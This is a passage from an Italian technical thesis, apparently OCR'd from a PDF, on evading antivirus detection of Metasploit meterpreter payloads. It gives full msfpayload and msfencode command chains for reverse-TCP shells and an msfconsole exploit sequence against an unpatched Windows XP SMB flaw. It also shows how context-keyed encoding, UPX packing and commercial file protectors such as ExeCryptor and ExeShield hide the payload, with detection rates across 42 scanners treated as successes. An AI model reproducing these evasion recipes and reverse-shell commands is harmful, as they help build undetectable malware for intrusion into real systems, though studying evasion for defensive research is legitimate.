msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.y.x LPORT=z R
| msfencode –e x86/shikata_ga_nai –c 3 –t raw | msfencode –e
x86/jmp_call_additive –t exe –c 3 –o payload_multi.exe
```



Figura 4.1-13: payload meterpreter encode multiplo

Figura 4.1-14: analisi payload meterpreter encode multiplo

La combinazione di due codifiche con basso tasso d'iterazione ha dato un risultato ulteriormente positivo: 27 su 42 [Fig4.1.14] cioè 64%.

Continuando a analizzare altri casi, non si è riusciti a raggiungere un risultato migliore. Le strade possibili sono due: o aumentare il numero delle iterazioni o il numero delle codifiche, ma in entrambi i casi si ottiene l'effetto opposto. I sistemi di sicurezza interessati nella scansione riescono a rilevare la potenziale minaccia, anche se non riescono ad accedere al codice corretto del payload, ma semplicemente verificando di quale natura sono gli stump iniziali. Nel caso dell'utilizzo di un encoding come

jmp_call, che effettua procedure in stile NOP, molti antivirus rilevavano codice di tipo jmp e quindi potenzialmente danno. Peggiore la situazione di fronte a codifiche di tipo alfanumerico, ormai da considerare obsolete ed inefficaci.

Gli ulteriori test svolti con bad words o injection in un altro file eseguibili non migliorano la situazione mantenendo il risultato precedente il migliore quindi ne illustreremo solo i risultati [Tab4.1.1].

Meterpreter	Base	Encode singolo	Encode bad words	Encode injection	Encode singolo massivo	Encode multiplo
% di rilevamento	73.8%	69.0%	69.0%	69.0%	71.4%	64.0%

Tabella 4.1-1: tasso rilevamento payload trattati con msfencode

CONTEXT-KEY PAYLOAD ENCODING

Questo tipo di encoding rappresenta un tipo di codifica molto avanzata e difficile da applicare perché necessita di un ottima conoscenza di come un payload è fatto e di come esso lavora in memoria, oltre a fondersi con principi di exploitation di vulnerabilità. Vista la difficoltà di applicare questo metodo alle attuali piattaforme prese in esame, cioè completamente aggiornate ed in cui non sono presenti vulnerabilità conosciute, baseremo la nostra spiegazione su vulnerabilità conosciute e presenti in versioni non aggiornate di Windows XP.

In cosa consiste esattamente il context-key payload? La maggiore vulnerabilità di un algoritmo di codifica come shigata_ga_nai è rappresentata dalla possibilità di interpretare il proprio stub, visto che esso contiene le key di codifica. Come intuibile dal nome, context-key, questo metodo permettere d'ottenere le key di codifica non più dallo stub, ma direttamente dal contesto del processo. Per maggior chiarezza introduciamo i termini a cui faremo riferimeto:

- Contextual Keying: il processo di selezione delle keys dal context, che possono essere conosciute o anticipabili
- Context-key: sono le keys restituite dal contextual keying
- Context-address: l'indirizzo macchina in cui le keys saranno rintracciabili nella macchina target.
- Memory map: un file che presenterà frammenti di codice statico e la loro relativo indirizzo all'interno dell'applicazione in esecuzione

Per prima cosa, l'attaccante deve ottenere il context di riferimento cioè i dati statici dell'applicazione di riferimento. Quest'operazione è facile se è possibile riprodurre l'ambiente d'esecuzione dell'applicazione e l'esecuzione, oltre che aver accesso all'applicativo stesso e/o alle sue librerie dinamiche. In questo modo, le context-key possono essere scelte dai valori statici che si troveranno nella memoria di processo. Potremo scegliere tra locazioni statiche contenenti variabili d'ambiente, stringhe statiche, o più semplicemente, istruzioni d'esecuzione dell'applicativo come file .text.

Il primo passo da compiere consiste di creare una mappa di memoria del applicazione. Come? O eseguire un sondaggio sulla memoria di processo per eliminare

sequenzialmente tutte le locazioni variabili oppure analizzare dove i .text data, di un applicazione eseguibile o di una libreria, saranno mappati in memoria. Fortunatamente per noi esistono due applicazioni che fanno al caso nostro. L'utility linux smem-map [Fig4.1.15], la quale effettua un sondaggio sulla memoria e restituisce i dati statici di processo in memoria.

```
smem-map –h
```



Figura 4.1-15: smem-map help

Il programma si esegue semplicemente lanciando il comando:

```
smem-map <pid> <output.map>
```

Oppure il tool di Metasploit MSFPescan [Fig4.1.16], il quale analizza i file per sezioni, con dati che saranno caricati in memoria come file .text. Il risultato dell'operazione sarà una memory map dei dati statici caricati in memoria da un eseguibile o di una libreria dinamica.

```
msfpescan –h
```



Figura 4.1-16: msfpescan help

```
msfpescan –context-map <outdir> <files>
```

La memory map ottenuta contiene per ogni frammento di dato una struttura formata da:

- 8 bit: per indicare il tipo di dato
- 32 bit: per indicare l'indirizzo del frammento
- 32 bit: per indicare la grandezza del frammento (in ottetti)
- i dati del frammento

Oltre al contesto appena illustrato, esistono contesti che prevedono tecniche più raffinati e complesse per l'individuazione delle context-key:

- Cpu-based Keying: le istruzioni cpuid x86 ritornano come informazioni di processo contenute in vettori multipli e la media di questi vettori dipende dal modello di processo. Sapendo ciò, è possibile includere tutti i vettori contenenti informazioni basiche di processo e sfruttare i dati contenuti in un algoritmo xor, così da formare keys a 32 bit.
- Temporal Data-Based Keying: le chiavi di decodifica vengono costruite sulla base di qualcosa che è presente solo per una determinata quantità di tempo. Il shellcode engine Hydra usa alcuni bit ottenuti dalla system call time(2). Questa system call ritorna in un file a 32 bit i tempi dei processi e dei figli. Utilizzando i 16 bit più significativi, Hydra permette la creare di una finestra di lavoro di 18 ore su cui studiare. Il metodo però è difficile da applicare perché prevede una tecnica di bruteforce a 16 bit per rendere possibile l'emulazione della chiamata e il successivo studio del codice.
- Filesystem-based Keying: normalmente i sistemi di protezione di network non hanno accesso ai dati che proteggono così è possibile nascondere le context-key all'interno dei metadati del filesystem sfruttando la system call stat(2). La funzione permettere il ritorno di informazioni sui file ritornando una struttura contenente molti valori di tipo st_size e st_mtime. Utilizzando opportunamente questi valori all'interno di un algoritmo di tipo xor è possibile creare context-key, ma con dei rischi correlati. I file su cui la

funzione sarà lanciata potrebbero essere cancellati o rinominati. In fin dei conti, anche questo tipo di tecnica è da considerare su dati temporali.

Attraverso l'adozione di queste tecniche è possibile creare un payload non reversibile da sistemi di rilevamento malware.

Ora effettueremo un esempio pratico su una vulnerabilità Microsoft Windows XP chiamata ms04-007, che si basava essenzialmente su un malfunzionamento del file ms04-077.dll così da permettere una manovra di buffer overflow.

Iniziamo eseguendo una mappatura del file bersaglio e inserendo i risultati in un file .map:

```
msfpescan –context-map context dll/*
cat context/* >> mappa.exe.map
```

Ora aprimo la console di Metasploit e prepariamo exploit e payload, codificandolo attraverso shigata_ga_nai, senza dimenticare di attivare l'opzione di contesto:

```
msfconsole
…
Use exploit/windows/smb/ms04-007-killbill
Set RHOST 90.147.y.x
Set PAYLOAD windows/meterpreter/reverse_tcp
Set LHOST 90.147.y.x
Set ENCODER x86/shikata_ga_nai
Set EndablContextEncoding 1
Set ContextInformationFile mappa.exe.map
Exploit
```

Se il sistema è vulnerabile e la mappatura è stata effettuata correttamente, il codice malevolo è iniettato e non individuabile dall'anti-virus.

ARCHITETTURA x64

Fin ora abbiamo utilizzato codifica su architettura x86 per sistemi operativi a 32bit. Ora proveremo a utilizzare payload scritti per essere eseguiti su sistemi operativi a 64bit. Ancora non è presente una grande disponibilità di questi tipi di payload, ma è presente una release Meterpreter [Fig4.1.17].

```
Msfpayload   windows/x64/meterpreter/reverse_tcp   LHOST=90.147.y.x   >
pay64.exe
```

Figura 4.1-17: payload meterpreter 64 bit



Figura 4.1-18: analisi payload meterpreter 64 bit

Il risultato della scansione è interamente positivo cioè 0 su 42 [Fig4.1.18] per un tasso di rilevamento dello 0%.

Il risultato, inatteso, è a dir poco sconcertante, ma bisogna prima fare un piccola puntualizzazione: fino a pochi anni fa la quasi totalità dei sistemi erano basata

esclusivamente su sistemi operativi a 32 bit. Da qui tutti i payload sviluppati sono realizzati su questa base. Negli ultimi anni, l'evoluzione hardware ha portato ad un aumento del quantitativo fisico di ram disponibile per sistema, non più gestibile da un indirizzamento a 32 bit. A causa di ciò, i sistemi a 64 bit hanno incominciato la propria diffusione. Anche se oggi la stragrande maggioranza del mercato è su 32 bit, la tendenza si sta lentamente modificando. Chi acquista oggi un nuovo computer nella maggior parte dei casi lo ottiene a 64 bit. E' incredibile che la totalità dei sistemi antivirus testati non abbia rilevato questo tipo di codifica, modificando il payload solo nell'architettura di rifermento.

Ora proviamo a codificare, anche se non necessario, il payload a 64 bit e vedere se i risultati rimangono invariati. Per codificare codici a 64 bit è disponibile solo un metodo di xor randomico basilare. Utilizzeremo questo [Fig4.1.19].

```
Msfpayload  windows/x64/meterpreter/reverse_tcp  LHOST=90.147.y.x  R  |
msfencode –e x64/xor –c 1 –t exe –o pay64_xor.exe –a x64
```



Figura 4.1-19: payload meterpreter 64 bit encode

Figura 4.1-20: analisi payload meterpreter 64 bit encode

Come intuibile i risultati sono rimasti alterati [Fig4.1.20] e anche su prova massiva, nessun cambiamento.

Riassumiamo i dati raccolti [Tab4.1.2]

Meterpreter	Base	Encode singolo
% di rilevamento	0.0%	0.0%

Tabella 4.1-2: tasso rilevamento payload a 64 bit trattati con msfencode

4.1.5 Programmi di encoding

Anche se non molti, esistono programmi che riescono ad effettuare la codifica di un payload in modo automatico. Essenzialmente, essi utilizzano metodologie simili a quelle precedentemente illustrate con qualche ottimizzazione.

PESCAMBLER

Uno dei migliore programmi disponibile in rete è chiamato Pescambler [11]. Questo programma base il suo funzionamento sulla frammentazione del codice e la riallocazione di questo con qualche modifica stilistica e di codice.

Verifichiamone l'efficacia [Fig4.1.21][Fig4.1.22].



Figura 4.1-21: pescambler help



Figura 4.1-22: pescambler esecuzione

Figura 4.1-23: analisi pescambler payload

Utilizzando un singolo payload non codificato i risultati ottenuti sono complessivamente ottimi avendo un riscontro di 25 su 42 [Fig4.1.23] pari al 59%. Ora proviamo la codifica del nostro miglior payload codificato fin ora.

Figura 4.1-24: analisi pescambler payload encode

I risultati ottenuti sono ottimi: passando da 25 a 14 su 42 [Fig4.1.24] per un livello di rilevamento del 40%.

Il tentativo di ricodificare l'eseguibile ha dato esito negativo in quanto, anche se ben compresso, il contenuto non riesce più ad essere mandato in esecuzione per l'eccessiva frammentazione del contenuto. L'analisi del file a comunque portato a un rilevamento di 10 su 42, ottimo risultato, ma non valido vista la non eseguibilità.

UPX

La compressione può essere intesa anche come un tipo di codifica di camuffamento. UPX [12][Fig4.1.25] è un tool linux che permettere di comprimere un file in modo simile a quanto avviene con un file .rar. Oltre al camuffamento, il secondo vantaggio è rappresentato dalla compressione del file che nelle migliori delle ipotesi si può ridurre quasi del 50%.

```
Upx
```

Figura 4.1-25: upx help

```
Upx -9 –f –o ./Desktop/compresso ./Desktop/simple.exe
```



Figura 4.1-26: upx esecuzione

Iniziamo l'analisi da un semplice payload compresso [Fig4.1.26].

SHA256:	1260ab9dd687e0af8c4f95f318382266019739abf77ea4169dc64cdbf4e90faf
File name:	compresso.exe
Detection ratio:	29 / 42
Analysis date:	2012-06-12 13:50:53 UTC (2 minuti ago)

Figura 4.1-27: analisi upx payload

Il singolo payload ha un tasso di rilevamento che passa da 31 a 29 su 42 [Fig4.1.27].

Ora proviamo la compressione di un nostro payload codificato.

I risultati sono leggermente migliori, da 29 a 28 su 42.

Questo programma presenta solo un grosso difetto d'esecuzione. Una volta che un file viene compresso, per essere eseguito, questo deve essere decodificato ed eseguito.

Riassumiamo i dati raccolti [Tab4.1.3].

Meterpreter	Pescamber		UPX	
	Base	Encode	Base	Encode
% di rilevamento	59.5%	33.4%	69.0%	66.7%

Tabella 4.1-3: tasso rilevamento payload trattati con programmi di encoding

4.2 File protector

4.2.1 Che cosa sono

Agli inizi della diffusione dei primi programmi per personale computer non esistevano sistemi atti ad evitare l'utilizzo dei software proprietari. Con il passare degli anni e l'avvento della rete, il fenomeno della pirateria informatica è diventata una minaccia reale per tutte le software house che vivono dei proprio business. Da qui, l'esigenza di creare programmi e plug-in di protezione ed autenticazione dei prodotti così che un

pubblico non autorizzato al suo uso, non ne possa usufruire. Tralasciando il successivo fenomeno del cracking delle applicazione, l'esigenza di proteggere i proprio patrimonio intellettuale è anche un l'esigenza dei più piccoli. Su questa traccia, alcune software house si sono specializzate nella creazione di sistemi di protezione stand-alone che permettono a chiunque di porre una protezione di un certo tipo sui propri file, come una password, un seriale, un file di certificazione o impedirne l'accesso al codice. Naturalmente, questi programmi sono disponibili sul libero mercato, ma non gratuitamente. Per chi volesse provarli, la versione trial è spesso disponibile.

4.2.2 Come sfruttarli

Anche se non sembra un argomento molto inerente alla trattazione fatta fin ora, anche i file protector possono essere utilizzati in modo deviato rispetto al loro scopo di creazione come per esempio proteggere il nostro codice da letture e analisi indesiderate. Prendiamo in esame tre file protector disponibili in rete in versione trial e verificheremo il loro potenziale di camuffamento su un normale payload puro, e lo stesso payload, eventualmente codificato e frammentato con Pescramber.

EXECryptor

ExeCryptor [13][Fig4.2.1] si presenta come un programma relativamente semplice. Per iniziare la protezione di un file necessita anticipatamente di salvare il progetto e impostare successivamente i parametri di protezione e compressione del file aggiuntivi.

Tra le varie impostazioni disponibile c'è anche la possibilità di aggiungere librerie extra e compatibilità con sistemi di virtualizzazione come Linux Wine e VMWare. La protezione anti-pirateria può essere del tipo manual, cioè fornita dall'utente, o trial, auto prodotta dal programma con tempi massimi d'utilizzo, sito di riferimento, timer di notifica o altro. Nella nostra prova utilizzeremo le impostazioni standard che prevedono un pop-up a schermo del messaggio di trial [Fig4.2.2] e la successiva esecuzione del programma. Il programma prevedere anche la disattivazione di quest'opzione così da non sembrare un normale eseguibile. Nella versione completa sono presenti ulteriori voci di protezione avanzata del codice.

Figura 4.2-1: ExeCryptor esecuzione

Figura 4.2-2: ExeCryptor pop-up

Figura 4.2-3: analisi ExeCryptor payload

I risultati sono discreti considerando che il codice protetto è puro.

Figura 4.2-4: analisi ExeCryptor payload encode

Risultato decisamente migliore con codice codificato, passando da 16 [Fig4.2.3] a 9 su 42 [Fig4.2.4] e riuscendo a bypassare anche i più comuni anti-virus. Altri anti-virus effettuano una rilevazione preventiva basata sulla presenza di manovre euristiche di codifica.

The Enigma Protector

Enigma Protector [14][Fig4.2.5] è decisamente più complesso, ma completo nelle sue parti. Troviamo la possibilità di aggiungere file extra, caratteristiche di registrazione che

spaziano dalle chiavi a blocchi hardware, caratteristiche di protezione su diversi tipi di linguaggi di programmazione, ecc... La versione completa presenta dettagli decisamente più interessanti, ma fini alla compatibilità su macchine virtuali e al controllo trial, tranne che per il gruppo check-up, che consente la completa gestione di procedure di anti-debugger, control sum, startup password, installazione servizi e così via. Tutte opzioni che favorirebbero i nostri scopi.

Anche in questo caso utilizzeremo le impostazioni default date all'utente trial, compreso il pop-up di notifica trial [Fig4.2.6].



Figura 4.2-5: Enigma Protector esecuzione

Figura 4.2-6: Enigma Protector pop-up



Figura 4.2-7: analisi Enigma Protector payload

I risultati ottenuti sono migliori del precedente programma a parità di condizioni abbassando il ratio a 12 su 42 [Fig4.2.7].

Figura 4.2-8: analisi Enigma Protector payload encode

Leggermente meglio su payload codificato passando a 11 su 42 [Fig4.2.8]. La maggior vulnerabilità di questo programma è rappresentata dal tipo di file output che produce: molto anti-virus identificano il file come di tipo Enigma e potenzialmente pericolosi.

ExeShield

ExeShield [15][Fig4.2.9] si presenta come il programma più intuitivo da utilizzare, composto da opzioni semplici divise per gruppi: screen, protection options, keys e license. Anche in questo programma attraverso le opzioni di screen possiamo gestire l'apparizione dell'immagine pop-up di trial [Fig4.2.10]. Nella versione trial, non sono impostabili le opzioni di protezione avanzata, ma solo di minima sicurezza. A nostro piacere, l'impostazione del rateo di compressione e della gestione della validazione, o dei tipi di linguaggi da utilizzare per le varie operazioni: di defaut è utilizzato il codice Delphi.



Figura 4.2-9: ExeShield esecuzione

Figura 4.2-10: ExeShield pop-up

Figura 4.2-11: analisi ExeShield payload

1 su 42 [Fig4.2.11] risulta il miglior risultato fin ora ottenuto e sono l'anti-virus "Jiangmin" è riuscito ad identificare il potenziale codice malevolo.

Figura 4.2-12: analisi ExeShield payload encode

Inalterata la situazione su codice codificato [Fig4.2.12].

I programmi di file protection si sono presentati come ottimi mezzi per il camuffamento di codice malevolo anche se utilizzati in versione trial e quindi limitati nelle capacità di protezione del codice. Riprenderemo la trattazione di questi tipi di programmi nel successivo capitolo 5.

Riassumiamo i dati raccolti [Tab4.2.1].

Meterpreter	ExeCryptor		Enigma		ExeShield	
	Base	Encode	Base	Encode	Base	Encode
% di rilevamento	38.1%	21.4%	28.6%	26.2%	2.4%	2.4%

Tabella 4.2-1: tasso rilevamento payload trattati con programmi di file protector

4.3 0-day payload e business spyware

4.3.1 Che cosa sono

I payload 0-day sono la controparte degli exploit 0-day. Il loro principale punto di forza è rappresentato dalla nuova combinazione di codice, non ancora studiata e inserita negli archivi firme anti-virus.

Solitamente il loro ciclo di vita di un payload 0-day dura esclusivamente qualche giorno, finché utenti o esperti del settore ne scovano l'esistenza e iniziano lo studio del codice, emulandolo. Una volta che lo studio e le varie rilevazioni sono state l'effettuate, l'efficacia del codice si riduce lentamente grazie agli aggiornamenti degli archivi. Successivamente si sviluppa il fenomeno delle varianti che altrettanto lentamente subiscono lo stesso ciclo di vita.

Oggi l'unico modo per ottenere questo tipo di codice si divide in due vie:

- pagare cioè entrare in possesso di soluzioni business come quelle già elencate (Metasploit) e ricevere in modo automatico tutte le ultime news su exploit e payload.

- made my hand: l'auto produzione di payload prevedere una profonda conoscenza di un determinato linguaggio di programmazione, di procedure di networking e di gestione del sistema operativo, le quali cambiano da sistema a sistema.

